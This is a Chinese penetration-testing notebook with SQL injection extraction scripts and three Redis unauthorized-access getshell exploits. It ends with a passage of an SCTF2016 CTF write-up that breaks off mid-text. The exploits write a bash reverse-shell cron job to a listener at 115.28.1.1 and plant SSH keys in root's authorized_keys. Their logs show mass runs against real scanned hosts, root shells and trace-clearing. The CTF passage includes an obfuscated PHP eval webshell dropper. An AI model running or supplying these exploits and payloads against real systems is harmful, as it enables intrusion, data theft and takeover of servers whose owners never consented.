目錄

Introduction 1.1

SQL 1.1.1

Mysql布尔盲注脚本 1.1.1.1

基于mssql的报错注入的脚本(get) 1.1.1.2

HTTP请求头信息的注入 1.1.1.3

渗透测试 1.2

Redis Getshell自动化实践之cron 1.2.1

Redis Getshell自动化实践之SSH key 1.2.2

Redis Getshell自动化实践之WEBSHELL 1.2.3

SCTF2016 痛苦的渗透之路 1.2.4

SQLI-LABS 1--8 1.2.5

weblogic_ssrf入侵redis测试 1.2.6

Powershell 1.2.7

OpenSSH畸形长度密码枚举系统用户(CVE-2016-6210) 1.2.8

SQL注入中的文件读写总结 1.2.9

Github 安全类Repo收集整理 1.2.10

zabbix（jsrpc） 最新SQL注入 1.2.11

知名渗透测试厂商团队的报告模板（含下载） 1.2.12

查看 SecureCRT session配置文件中的密码 1.2.13

Java Debug Remote Code Execution 1.2.14

禁用了PowerShell又如何？看我如何用PowerShell绕过应用白名单、环境限制、以及杀毒软件 1.2.15

ImageMagick 漏洞测试 1.2.16

nmap 1.2.17

Nmap爆破 1.2.17.1

漏洞分析 1.3

JAVA反序列化exp及使用方法 1.3.1

- Drupal Coder 模块远程命令执行分析(SA-CONTRIB-2016-039) 1.3.2
- SSRF 1.4
  - SSRF Tips 1.4.1
  - 小米某处SSRF漏洞(可内网SHELL 附多线程Fuzz脚本) 1.4.2
  - 腾讯某处SSRF漏洞(非常好的利用点)附利用脚本 1.4.3
  - SSRF 绕过 1.4.4
  - bilibili某分站从信息泄露到ssrf再到命令执行 1.4.5
- XSS 1.5
  - 一次针对存储型XSS的fuzzing 1.5.1
- Python安全 1.6
  - python脚本处理伪静态注入 1.6.1
- linux 1.7
  - ssh backdoor 1.7.1
  - linux查找网站web目录和access.log 1.7.2
  - 实战Linux下三种不同方式的提权技巧 1.7.3
- 解密 1.8
  - 泛微OA 邮件账户密码 解密算法 1.8.1
  - FromBase64String 1.8.2
  - 解密JBoss和Weblogic数据源连接字符串和控制台密码 1.8.3
  - 自动检测解密脚本 1.8.4
- 疑难杂症 1.9
  - 菜刀带cookies 1.9.1

My Awesome Book

This file file serves as your book's preface, a great place to describe your book's content and ideas.

SQL

Mysql布尔盲注脚本

当某个盲注点不能使用工具（一般有waf限制）的时候，可以使用这个脚本用于证明漏洞的存在

```
! usr/bin/env python
 -*- coding: utf-8 -*-

import httplib
import time
import string
import sys
import random
import urllib

headers = {'User-Agent': 'Mozilla/5.0 Chrome/28.0.1500.63',}
payloads = list('abcdefghijklmnopqrstuvwxyz0123456789@_.')
print 'start to retrive MySQL user:'
user = ''
for i in range(1,21):
    for payload in payloads:
        conn = httplib.HTTPConnection('www.example.com', timeout=
4)       #连接,host
        s = "ascii(mid(lower(user()),%s,1))=%s" % (i, ord(payloa
d))        #payload
        conn.request(method='GET',url="/php/1.php?id=1 and %s" %
 s,headers = headers)  #url
        html_header= conn.getresponse().read()
        length=len(html_header)
        if length>10000:
            user+=payload
            sys.stdout.write('\r[In progress] %s' % user)
            sys.stdout.flush()
            break
        else:
            print '.',
            conn.close()

print '\n[Done]MySQL user is', user
```

基于mssql的报错注入的脚本(get)

在进行mssql注入的时候，由于各种各样的原因，我们不能使用工具进行值得获取，那么可以自行编写脚本来获取值，python由于其良好的抓取网页的功能，被大家广泛使用。

对于get型的mssql的报错注入,代码如下：

```
#! /usr/bin/
env python
#coding=utf-8
import re
import urllib
import urllib2
#从访问链接中获取报错信息

def getcontent(payload):  #获取网页内容
    url1=url+"AND ("+payload+")=1 --- "
    content = urllib.urlopen(url1).read()
    print content
    return  content

#从报错回显中提取数值
def getdata(content):
    patt = re.compile("nvarchar.*?'(.*?)'.*?int")
    data = patt.findall(content)
    if data:
        return data[0]
    else:
        return None
#获取当前数据库名
def getcurrentdb():
    payload = 'db_name()'
    content = getcontent(payload)
    data = getdata(content)
    print "current_db: "+data
    return data
def gettablename(dbname,n):  #获取表名
```

```
    tablelist1=[]
    for i in range(n):
        payload = "select top 1 name %u0066rom "+dbname+".dbo.sysobjects where xtype='U' and name  not in(select top "+str(i)+" name %u0066rom "+dbname+".dbo.sysobjects where xtype='U' order by name) order by name"
        try:
            content = getcontent(payload)
            data = getdata(content)
            #print data
            if data not in tablelist1:
                tablelist1.append(data)
            else:
                break
        except:
            continue
    print tablelist1
    print '--------------------'

def getcolumns(dbname,table,n):  #获取列名
    tablelist2=[]
    for i in range(n):
        payload="Select top 1 name %u0066rom "+dbname+".dbo.SysColumns Where id=Object_Id('"+table+"') and name not in (Select top "+str(i)+" Name %u0066rom "+dbname+".dbo.SysColumns Where id=Object_Id('"+table+"') order by name) order by name"
        try:
            content = getcontent(payload)
            data = getdata(content)
            if  data not in tablelist2:
                tablelist2.append(data)
            else:
                break
        except:
            continue
    print table
    print tablelist2
    print '--------------------'
def getvalue(dbname,table,column,n):  #获取各字段的值
    tablelist3=[]
```

```
    for i in range(n):
        payload="select top 1 "+column+" %u0066rom "+table+" where "+column+" not in(select top  "+str(i)+" "+column+" %u0066rom "+table+" order by  id)order by id"
        try:
            content = getcontent(payload)
            data = getdata(content)
            if  data  not in tablelist3:
                tablelist3.append(data)
            else:
                break
        except:
            continue
    print column
    print tablelist3

if __name__ == "__main__":
    url="http://www.example/pages/BulletinPage.aspx?id=21"
    global url
    db=getcurrentdb()
    gettablename('saa',200)
    getcolumns(db,'Admin_Login',50)
    getvalue(db,'Admin_Login','LoginPwd',50)   #可自行选择注释，只留你需要的那个函数进行值得获取
```

HTTP请求头信息的注入

常见http可能被污染的参数有这些

```
- User-agent 浏览器版本 （少）
- Referer       来源（少）
- X-Forwarded-For 获取ip（高）
- client_ip    获取ip（高）
- cookie       获取cookie值（高）
```

一. cookie注入

1.原理： 在ASP中,request对象获取客户端提交数据常用的是get和post两种方式,同时request对象可以不通过集合来获得数据,即直接使用”request(“name”)”. 但它效率低下,容易出错,当我们省略具体的集合名称时,asp是按QueryString(get),Form(post),Cookie,Severvariable,集合的顺序来搜索的.cookie是保存在客户端的一个文本文件,可以进行修改,这样一来,就可以利用Request.cookie方式来提交变量的值,从而利用系统的漏洞进行注入攻击.

2.条件1是程序对get和post方式提交的数据进行了过滤，但未对cookie提交的数据库进行过滤。条件2，在1的基础上还需要程序对提交数据获取方式是直接request(“xxx”)的方式，未指明使用request对象的具体方法进行获取。

3.首先 我们需要找到一个注入点，如果是使用get方式提交的参数，要更改成cookie方式提交，我们首先要访问正常的存在注入点的页面，等页面完全打开之后，在开发者环境的console栏中，输入alert(document.cookie=”id=”+escape(“x”)); 这里的“id=”便是注入点中注入参数，x便是页面的参数的数值了，这两处要根据实际情况来定义。写完之后按下回车网页中会弹出一个对话框现在更改好了cookie后我们就要试下能不能正常访问了，现在在另外一个窗口中重新打开那个注入点既是将“id=x”去掉后的，然后看是否能正常访问。如果去掉之后能够继续访问 那么说明可以进行cookie注入，这样就说明程序在使用request对象获取数据的时候并未指明具体使用什么方法来获取，而是直接使用request(“xx”)的方式。

二. X-Forwarded-For注入()

1.X-Forwarded-For是HTTP头的一个字段。它被认为是客户端通过HTTP代理或者负载均衡器连接到web服务端获取源ip地址的一个标准。 2.X-Forwarded-For注入常见于检测用户ip是否合法，进行sql查询的时没有过滤获取ip的参数。 3.利用方法，可以用firefox中的X-Forwarded-For Header插件。或者将抓的头信息的包保存在sqlmap的根路径，比如test.txt，python sqlmap.py -r test.txt –level 3 4.实例：http://www.alexa.cn/

三. User-agent注入

用户代理（user agent）是记录软件程序的客户端信息的HTTP头字段，他可以用来统计目标和违规协议。在HTTP头中应该包含它，这个字段的第一个空格前面是软件的产品名称，后面有一个可选的斜杠和版本号。并不是所有的应用程序都会被获取到user-agent信息，但是有些应用程序利用它存储一些信息（如：购物车）。在这种情况下，我们就有必要研究下user-agent头存在的问题了。HTTP查询实例：

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: aaa’ or 1/*
```

四. Referer注入

Referer是另外一个当应用程序没有过滤存储到数据库时，容易发生SQL注入的HTTP头。它是一个允许客户端指定的可选头部字段，通过它我们可以获取到提交请求URI的服务器情况。它允许服务器产生一系列的回退链接文档，像感兴趣的内容，日志等。它也允许跟踪那些坏链接以便维护。

例如：

```
GET /index.php HTTP/1.1
Host: [host]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.101 Safari/537.36

Referer: http://www.yaboukir.com'
```

五. 防止消息头注入漏洞

防止HTTP消息头注入漏洞的最有效方法是，不将用户控制的输入插入到应用程序返回的HTTP消息头中。通常我们可以用一些较为安全的方法代替这种行为。

如果不可避免地要在HTTP消息头中插入用户控制的数据，那么应用程序应采取以下这种双重深层防御方法防止漏洞产认。应用程序应根据情形，对插入的数据进行尽可能严格的确认。例如，如果根据用户输入设定一个cookie值，那么应当限制这个值仅包含字母字符，最大长度为6B。

应对插入消息头的每一个数据进行过滤，检测可能的恶意字符。实际上，任何ASCII码小于0x20的字符都应被视为可疑的恶意字符，应用程序应拒绝包含这些字符的请求。通过对所有应用程序内容使用 HTTPS，应用程序即可防止攻击者利用任何残留的消息头注入漏洞”毒害”代理服务器缓存。

渗透测试

Redis Getshell自动化实践之cron

利用流程

1 通过redis未授权访问漏洞,向redis插入一条记录,内容是反弹shell的定时任务
2 通过redis数据导出功能,将含有定时任务代码的数据导出到/var/spool/cron/root
3 监听端口,获取shell

编写exp

完整代码:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author = i@cdxy.me
# project = https://github.com/Xyntax/POC-T

"""
redis getshell expliot (/var/spool/cron reverse shell)

"""

import redis
from plugin.util import host2IP
from plugin.util import randomString

listen_ip = '115.28.1.1'
listen_port = 9999


def poc(url):
    url = host2IP(url)
    ip = url.split(':')[0]
    port = int(url.split(':')[-1]) if ':' in url else 6379
    try:
        r = redis.Redis(host=ip, port=port, db=0, socket_timeout=
```

```
10)
        if 'redis_version' in r.info():
            payload = '\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/
{ip}/{port} 0>&1\n\n'.format(ip=listen_ip,

                        port=str(listen_port))
            path = '/var/spool/cron'
            name = 'root'
            key = randomString(10)
            r.set(key, payload)
            r.config_set('dir', path)
            r.config_set('dbfilename', name)
            r.save()
            r.delete(key)  # 清除痕迹
            r.config_set('dir', '/tmp')
            return True
    except Exception, e:
        # print e
        return False
    return False
```

和之前的ssh-key相比简单了点.

首先判断是否存在未授权访问

```
r = redis.Redis(host=ip, port=port, db=0, socket_timeout=10)
if 'redis_version' in r.info():
```

构造定时任务代码

```
listen_ip = '115.28.1.1'
listen_port = 9999

payload = '\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/{ip}/{port}
0>&1\n\n'.format(ip=listen_ip,port=str(listen_port))
```

写入/var/spool/cron/root

```
path = '/var/spool/cron'
name = 'root'
key = randomString(10)
r.set(key, payload)
r.config_set('dir', path)
r.config_set('dbfilename', name)
r.save()
```

清除痕迹

```
r.delete(key)
r.config_set('dir', '/tmp')
```

这里没有验证是否真正能反弹,如果有需要的话可以把定时任务代码改成ping,然后使用cloudeye(api已集成到工具中)等dns日志工具做验证.

测试 加载1000个ZoomEye采集的redis站点,也可以使用--api --dork参数直接从ZoomEye采集

```
xy@kali:~/testspace/POC-T$ python POC-T.py -T -t 50 -m redis-cron-getshell -f ./data/redis_us

    { Version 1.7.2 by cdxy mail:i@cdxy.me }

[+] Loading custom script: redis-cron-getshell.py
[+] Loading payloads...
[+] Total: 1000
[+] Set the number of concurrent: 50
139.  .188:6379
139.  144:6379
139.  135:6379
139.  .10:6379
139.  42:6379
139.  .198:6379
139.  234:6379
139.  .40:6379
139.  .192:6379
93.1  199:6379
139.  177:6379
                                       11 found | 0 remaining | 1000 scanned in 75.13 seconds
[INFO] System exit.
```

然后监听端口,一会就会有shell自动连过来

```
root@iZ28zn6h79xZ:~# nc -l -p 9999
whoami
bash: no job control in this shell
[root@ws ~]# whoami
root
[root@ws ~]# ls
ls
257849
authorized_keys
elasticsearch-2.0.0.zip
halo.php
phpredis
redis-3.0.4
redis-3.0.4.tar.gz
[root@ws ~]#
```

看下我们之前写入的文件

```
[root@ws ~]#cd /var/spool/cron
cd /var/spool/cron
[root@ws cron]# ls
ls
crontabs
huiyanginx
root
[root@ws cron]# cat root
cat root
REDIS0006�crackitA�


ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6HyEUZtaiLH14RcYqlDFYFfEg0ad5Q
kTY2/7UUXhGRCuqzWYo7SNRVwUJZWcsLx34RG5de3LbZj5Q+IV4v4E0KuKNxF/0AL5hUE
1c3z/m0V2mGPZRZl7y1CykS0n4gY4P5KwC8wZ24xRUAen0Y+6JxczoduAtIseh7HNWZ2E




bmopgtqeyl<

*/1 * * * * /bin/bash -i >& /dev/tcp/


rjhcqxzsgy@@

*/1 * * * * /bin/bash -i >& /dev/tcp/                  0>&1

����i�R[root@ws cron]#
```

Redis Getshell自动化实践之SSH key

不了解该漏洞建议先看这个文章 Redis 未授权访问配合 SSH key 文件利用分析

漏洞利用流程

1 生成一对用于ssh验证的密钥对
2 通过redis未授权访问漏洞,向redis插入一条记录,内容为已生成的公钥
3 通过redis数据导出功能,将含有公钥的数据导出到/root/.ssh/authorized_keys
4 使用自己的主机,通过ssh私钥与受害机进行匹配并登入

自动化的限制

用exp做自动化getshell的限制主要有以下几点:
1 以root用户运行Redis,且未设置安全策略
2 Linux,port 22,且无防火墙
3 ssh配置支持该登录方式

编写exp

协议分析及Payload构造

发送一条info命令

```
xy@kali:~$ redis-cli -h 42.62.xxx.xxx
42.62.xxx.xxx:6379> info
# Server
redis_version:3.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:738a2bf67b2f8a28
redis_mode:standalone
```

使用wireshark抓包分析协议格式

构造出payload

```
payload = '\x2a\x31\x0d\x0a\x24\x34\x0d\x0a\x69\x6e\x66\x6f\x0d\x0a'
```

这样就能检测出未授权访问漏洞了，例如这个Seebug提供的PoC:

```
def _verify(self):
        result = {}
        payload = '\x2a\x31\x0d\x0a\x24\x34\x0d\x0a\x69\x6e\x66\x6f\x0d\x0a'
        s = socket.socket()
        socket.setdefaulttimeout(10)
        try:
            host = urlparse.urlparse(self.url).netloc
            port = 6379
            s.connect((host, port))
            s.send(payload)
            recvdata = s.recv(1024)
            if recvdata and 'redis_version' in recvdata:
                result['VerifyInfo'] = {}
                result['VerifyInfo']['URL'] = self.url
                result['VerifyInfo']['Port'] = port
        except:
            pass
        s.close()
        return self.parse_attack(result)
```

我们可以仿造这个思路编写exp,只需要抓取->分析->按规则构造各个必要的请求包,并判断返回字段,像这样:

```
00000021  2a 34 0d 0a 24 36 0d 0a  63 6f 6e 66 69 67 0d 0a *4..$6.. config..
00000031  24 33 0d 0a 73 65 74 0d  0a 24 33 0d 0a 64 69 72 $3..set. .$3..dir
00000041  0d 0a 24 31 30 0d 0a 2f  72 6f 6f 74 2f 2e 73 73 ..$10../ root/.ss
00000051  68 0d 0a                                         h..
    00000000  2d 45 52 52 20 43 68 61  6e 67 69 6e 67 20 64 69 -ERR Cha nging di
    00000010  72 65 63 74 6f 72 79 3a  20 50 65 72 6d 69 73 73 rectory:  Permiss
    00000020  69 6f 6e 20 64 65 6e 69  65 64 0d 0a             ion deni ed..
00000054  2a 34 0d 0a 24 36 0d 0a  63 6f 6e 66 69 67 0d 0a *4..$6.. config..
00000064  24 33 0d 0a 73 65 74 0d  0a 24 31 30 0d 0a 64 62 $3..set. .$10..db
00000074  66 69 6c 65 6e 61 6d 65  0d 0a 24 31 35 0d 0a 61 filename ..$15..a
00000084  75 74 68 6f 72 69 7a 65  64 5f 6b 65 79 73 0d 0a uthorize d_keys..
    0000002C  2b 4f 4b 0d 0a                                   +OK..
00000094  2a 31 0d 0a 24 34 0d 0a  73 61 76 65 0d 0a       *1..$4.. save..
    00000031  2b 4f 4b 0d 0a                                   +OK..
```

利用Python-redis库

这就比较简单了.

首先判断是否存在未授权访问漏洞

```
r = redis.Redis(host=ip, port=port, db=0)
if 'redis_version' in r.info():
```

然后执行redis命令,将公钥写入目标位置

```
r.set(randomString(10), '\n\n' + public_key + '\n\n')
r.config_set('dir', '/root/.ssh')
r.config_set('dbfilename', 'authorized_keys')
r.save()
```

之前要判断目标22端口是否开放

```
def checkPortTcp(target, port):
    sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sk.settimeout(10)
    try:
        sk.connect((target, port))
        return True
    except Exception:
        return False
```

最后对ssh做连接测试

```
def testConnect(ip, port=22):
    try:
        s = paramiko.SSHClient()
        s.load_system_host_keys()
        s.connect(ip, port, username='root', pkey=private_key, t
imeout=10)
        s.close()
        return True
    except Exception, e:
        if type(e) == SSHException:
            return True
        return False
```

完整exp代码

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author = i@cdxy.me
# project = https://github.com/Xyntax/POC-T

"""
redis getshell expliot (ssh authorized_keys)

"""

import redis
import paramiko
from plugin.util import host2IP
from plugin.util import randomString
from plugin.util import checkPortTcp
from paramiko.ssh_exception import SSHException

public_key = 'ssh-rsa ====='

private_key = """
-----BEGIN RSA PRIVATE KEY-----
=====
-----END RSA PRIVATE KEY-----
"""

import time


def poc(url):
    url = host2IP(url)
    ip = url.split(':')[0]
    port = int(url.split(':')[-1]) if ':' in url else 6379
    try:
        if not checkPortTcp(ip, 22):
            return False
        r = redis.Redis(host=ip, port=port, db=0)
        if 'redis_version' in r.info():
```

```
            key = randomString(10)
            r.set(key, '\n\n' + public_key + '\n\n')
            r.config_set('dir', '/root/.ssh')
            r.config_set('dbfilename', 'authorized_keys')
            r.save()
            r.delete(key)  # 清除痕迹
            r.config_set('dir', '/tmp')
            time.sleep(5)
            if testConnect(ip, 22):
                return True
    except Exception, e:
        # print e
        return False
    return False


def testConnect(ip, port=22):
    try:
        s = paramiko.SSHClient()
        s.load_system_host_keys()
        s.connect(ip, port, username='root', pkey=private_key, t
imeout=10)
        s.close()
        return True
    except Exception, e:
        if type(e) == SSHException:
            return True
        return False
```

批量检测 从ZoomEye获取100个结果并使用我们编写的脚本进行验证,效果如下

```
xy@kali:~/testspace/POC-T$ python POC-T.py -T -t 50 -m redis-sshkey-getshell --api --dork "port 6379" --max-page 10 --nF

   { Version 1.7.2 by cdxy mail:i@cdxy.me }

[+] Loading custom script: redis-sshkey-getshell.py
[+] Loading payloads...
[*] Enable ZoomEye API.
[+] Load ZoomEye access token from: /home/xy/.zoomeye-token
[*] Available ZoomEye search, web-search:4999, host-search:3454
[+] Total: 100
[+] Set the number of concurrent: 50
42.        193:6379
54.         186:6379
218        59:6379
42.         237:6379
202        2.96:6379
202        2.90:6379
112        218:6379
                                   7 found | 0 remaining | 98 scanned in 10.37 seconds
```

这里paramiko的ssh连接有个问题,并没有做到100%无误报.接下来可以手动测试一下是否可以登入ssh

事实上跑了一定数据之后,觉得收获不如预期,毕竟这个漏洞可以灵活的控制的因素太多.

前两篇文章介绍了两种直接root权限getshell的方式,这里介绍通过写入webpage来得到shell的半自动化脚本.

前两篇文章介绍了两种直接root权限getshell的方式,这里介绍通过写入webpage来得到shell的半自动化脚本.

脚本的意义是将误报的可能性降到最低,发现目标并简化手工操作.

利用流程

1 通过redis未授权访问漏洞,向redis插入一条记录,内容是一句话木马或其他webshell
2 找到web绝对路径,写入webshell
3 菜刀或其它

半自动化exp逻辑

半自动的原因是最后写入的webshell需要手工控制.

脚本会顺序检查以下必要条件: 1 判断该主机是否存在web服务
2 判断该主机是否存在Redis未授权访问漏洞
3 判断用户是否有修改Redis配置的权限
4 爆破web绝对路径
5 判断用户在web路径是否有写权限

如果这些检查顺利通过,将目标返回给渗透测试人员并手工写入webshell

show me the code

判断web服务

```
for web_port in [80, 443, 8080, 8443]:  # 判断web服务
        if checkPortTcp(ip, web_port):
            try:
                real_url = redirectURL(ip + ':' + str(web_port))
            except Exception:
                real_url = ip + ':' + str(web_port)
            break  # TODO 这里简单化处理,只返回了一个端口的结果
    else:
        return False
```

判断Redis未授权访问,并检查各种exp必需的操作是否能正常执行. 简单化处理,用root用户来保证对web目录的写入权限

```
try:
        r = redis.Redis(host=ip, port=port, db=0, socket_timeout=
5)
        if 'redis_version' not in r.info():  # 判断未授权访问
            return False
        key = randomString(5)
        value = randomString(5)
        r.set(key, value)  # 判断可写
        r.config_set('dir', '/root/')  # 判断对/var/www的写入权限(
目前先判断为root)
        r.config_set('dbfilename', 'dump.rdb')  # 判断操作权限
        r.delete(key)
        r.save()  # 判断可导出
    except Exception, e:
        return False
```

爆破web服务的绝对路径

```
path_list = []
    for each in ABSPATH_PREFIXES.LINUX:
        try:
            r.config_set('dir', each.rstrip('/'))
            path_list.append(each)
            for suffix in ABSPATH_SUFFIXES:
                try:
                    r.config_set('dir', suffix.rstrip('/'))
                    path_list.append(each.rstrip('/') + '/' + su
ffix)
                except Exception:
                    continue
        except Exception:
            continue
```

其中爆破的字典提取自sqlmap

```
class ABSPATH_PREFIXES:
    LINUX = (
        "/var/www", "/usr/local/apache", "/usr/local/apache2", "
/usr/local/www/apache22", "/usr/local/www/apache24",
        "/usr/local/httpd", "/var/www/nginx-default", "/srv/www"
, "/var/www/vhosts",
        "/var/www/virtual", "/var/www/clients/vhosts", "/var/www
/clients/virtual")
    WINDOWS = (
        "/xampp", "/Program Files/xampp", "/wamp", "/Program Fil
es/wampp", "/apache",
        "/Program Files/Apache Group/Apache",
        "/Program Files/Apache Group/Apache2", "/Program Files/A
pache Group/Apache2.2",
        "/Program Files/Apache Group/Apache2.4", "/Inetpub/wwwro
ot",
        "/Inetpub/vhosts")
    ALL = LINUX + WINDOWS


# Suffixes used in brute force search for web server document ro
ot
ABSPATH_SUFFIXES = (
    "html", "htdocs", "httpdocs", "php", "public", "src", "site"
, "build", "web", "www", "data", "sites/all",
    "www/build")
```

完整代码

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# author = i@cdxy.me
# project = https://github.com/Xyntax/POC-T

"""
redis getshell expliot (/var/spool/cron reverse shell)

检查Redis未授权访问->检查是否存在web服务->检查exp必需的权限和功能->枚举绝
```

```
对路径->输出结果供手工测试
"""

import redis
from plugin.util import host2IP
from plugin.util import randomString
from plugin.util import redirectURL
from plugin.util import checkPortTcp
from plugin.static import ABSPATH_PREFIXES, ABSPATH_SUFFIXES


def poc(url):
    url = host2IP(url)
    ip = url.split(':')[0]
    port = int(url.split(':')[-1]) if ':' in url else 6379

    for web_port in [80, 443, 8080, 8443]:  # 判断web服务
        if checkPortTcp(ip, web_port):
            try:
                real_url = redirectURL(ip + ':' + str(web_port))
            except Exception:
                real_url = ip + ':' + str(web_port)
            break  # TODO 这里简单化处理,只返回了一个端口的结果
    else:
        return False

    try:
        r = redis.Redis(host=ip, port=port, db=0, socket_timeout=
5)
        if 'redis_version' not in r.info():  # 判断未授权访问
            return False
        key = randomString(5)
        value = randomString(5)
        r.set(key, value)  # 判断可写
        r.config_set('dir', '/root/')  # 判断对/var/www的写入权限(
目前先判断为root)
        r.config_set('dbfilename', 'dump.rdb')  # 判断操作权限
        r.delete(key)
        r.save()  # 判断可导出
    except Exception, e:
```

```
        return False

    # 枚举绝对路径
    path_list = []
    for each in ABSPATH_PREFIXES.LINUX:
        try:
            r.config_set('dir', each.rstrip('/'))
            path_list.append(each)
            for suffix in ABSPATH_SUFFIXES:
                try:
                    r.config_set('dir', suffix.rstrip('/'))
                    path_list.append(each.rstrip('/') + '/' + su
ffix)
                except Exception:
                    continue
        except Exception:
            continue

    if len(path_list):
        return real_url + ' ' + ' '.join(path_list)
    else:
        return False
```

测试

```
xy@kali:~/testspace/POC-T$ python POC-T.py -T -m redis-web-probe -f ./data/redis
_jp -t 50


    { Version 1.7.2 by cdxy mail:i@cdxy.me }

[+] Loading custom script: redis-web-probe.py
[+] Loading payloads...
[+] Total: 500
[+] Set the number of concurrent: 50
http://          159:80 /var/www /var/www/html
/signup /var/www /var/www/html
http://          4:80 /var/www /var/www/html
http://          17:80 /var/www
http://          4.77:80 /var/www /var/www/html
http://          5:80 /var/www
http://          .com/ /var/www /var/www/html
                    7 found | 0 remaining | 500 scanned in 268.94 seconds
[INFO] System exit.
```

找一个站,写入test.html看看效果

```
xy@kali:~$ redis-cli -h 210.        .77
210.        77:6379> config set dir /var/www/html/default
(error) ERR Changing directory: No such file or directory
210.        77:6379> config set dir /var/www/html/src
(error) ERR Changing directory: No such file or directory
210.        .77:6379> config set dir /var/www/html/web
(error) ERR Changing directory: No such file or directory
210.        77:6379> config set dir /var/www/html/
OK
210.        77:6379> config set dbfilename test.html
OK
210.        77:6379> save
OK
210.        77:6379>
```

访问



test.html 看来没有问题,继续写入webshell

```
210.        77:6379> set shell "<?php phpinfo();?>"
OK
210.        77:6379> save
OK
210.        77:6379> config set dbfilename test.php
OK
210.        77:6379> save
OK
210.        77:6379>
```

注:图中间那个save打错,其实没有必要

完成



SCTF2016 痛苦的滲透之路

SCTF2016 痛苦的滲透之路

0x00 前言

這次的CTF玩的很酸爽，一共7個 WEB滲透 類的題目，這也是痛苦的開始。好好的審計，爲何加那麼多高門檻。

0x01 Pentest-homework-200

http://homework.sctf.xctf.org.cn/

打開完整，就是登陸頁面，進入註冊。名字，年齡，上傳圖片。

順利登陸之後是顯示一張圖片。還有一個homework的鏈接。

點擊homework鏈接之後是一個包好頁面的網址。

```
http://homework.sctf.xctf.org.cn/homework.php?homework=homework.txt
```

可以判定這是一個文件包含漏洞的腦洞。馬上試試上傳木馬圖片來包含。

必然的繼而，包含不成功。

讀取源碼來瞅瞅上傳功能出了什麼問題。

```
http://homework.sctf.xctf.org.cn/homework.php?homework=php://filter/convert.base64-encode/resource=index.php
```

果斷成功讀取。然後把該讀取的源碼全都download下來。

通過審計代碼

```
if(isset($_POST['upload'])){
$filename = $_FILES['uploaded']['name'];
$filetype = $_FILES['uploaded']['type'];
$filesize = $_FILES['uploaded']['size'];
$tmpname = $_FILES['uploaded']['tmp_name'];
$uploaddir = './upload/';
$target_path = $uploaddir.basename($filename);
$fileext = substr(strrchr($filename,"."),1);
if(($fileext == 'gif')&&($filetype == "image/gif")){
    {
        if(move_uploaded_file($tmpname,$target_path))
        {
        }
    }
    $im =imagecreatefromgif($target_path);
    srand(time());
    $newfilename = strval(rand()).".gif";
    $newimagepath = $uploaddir.$newfilename;
    imagegif($im,$newimagepath);
    unlink($target_path);
}else if(($fileext == 'jpg')&&($filetype == "image/jpeg")){
...
```

果然有點意思，上傳的圖片都經過imagecreatefromgif等函數處理過了。

但是這不是重點，重點是前面的move_uploaded_file($tmpname,$target_path)

熟悉php代碼的應該都知道，只是已經成功上傳圖片了的。

成功上傳之後再進行處理並刪除源文件unlink($target_path);。

所以，這個題目是時間競爭，拼網速，拼人品。

上傳寫shell腳本的圖片馬

```
fputs(fopen(base64_decode(dmlyLnBocA),w),base64_decode(PD9waHAgQ
GV2YWwoJF9QT1NUWyd2aXJpbmsnXSk7Pz4tLS0t));
```

brup 多線程訪問

```
http://homework.sctf.xctf.org.cn/homework.php?homework=upload/virink.jpg
```

註冊上傳。。如果人品好，很快就成功了。

後來，發現，寫的shell莫名其妙就沒了，目測有人攪屎，然後我就寫到/tmp去了。2333333

webshell成功上傳了，但是發現，很多功能都被閹割掉了.

```
disable_functions= passthru,exec,phpinfo,system,chroot,scandir,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,pcntl_exec
```

然後就是利用PHP绕过open_basedir列目录黑科技列目錄。

```
virink=printf('<b>open_basedir : %s </b><br />', ini_get('open_basedir'));$file_list = array();$it = new DirectoryIterator("glob:////home/wwwroot/default/web/*");foreach($it as $f) {    $file_list[] = $f->__toString();}$it = new DirectoryIterator("glob:///.*");foreach($it as $f) {    $file_list[] = $f->__toString();}sort($file_list);foreach($file_list as $f){echo "{$f}<br/>";}
```

然後就是讀取flag

```
virink=echo file_get_contents('/home/wwwroot/default/web/4ff692fb12aa996e27f0a108bfc386c2');
```

SCTF{g00d_Good_Stu6y}

0x02 Pentest-sycshell-200

http://58.213.63.27:61180

右鍵查看源碼

```
<!-- 内部系统资料：http://sycshell.sycsec.com:61180/ -->
```

改Hosts，然後用域名訪問。

再開源碼，解密jsfuck編碼，得到

```
/W0Ca1N1CaiBuDa0/read.php?f=index
```

代碼審計，繞過後包含。

源碼：

```
<?php
    show_source(__FILE__);
    $pass = @$_GET['pass'];
    $a = "syclover";

    strlen($pass) > 15 ? die("Don't Hack me!") : "";

    if(!is_numeric($pass) || preg_match('/0(x)?|-|\+|\s|^(\.|\d)
.*$/i',$pass)){
        die('error');
    }

    if($pass == 1 &&  $a[$pass] === "s"){
        $file = isset($_GET['f']) ? $_GET['f'].'.php' : 'index.p
hp';
        @include $file;
    }
?>
```

這裏有一個大腦洞！！！！有版本限制的。

根據提示：sycshell_tip 审计那部分好好看php的底层代码，另外方便大家一下 58.213.63.27:61180/phpinfo.php

首先可以得到php 5.3.29版本。

版本漏洞,%0b(\v)可以繞過正則的\s

```
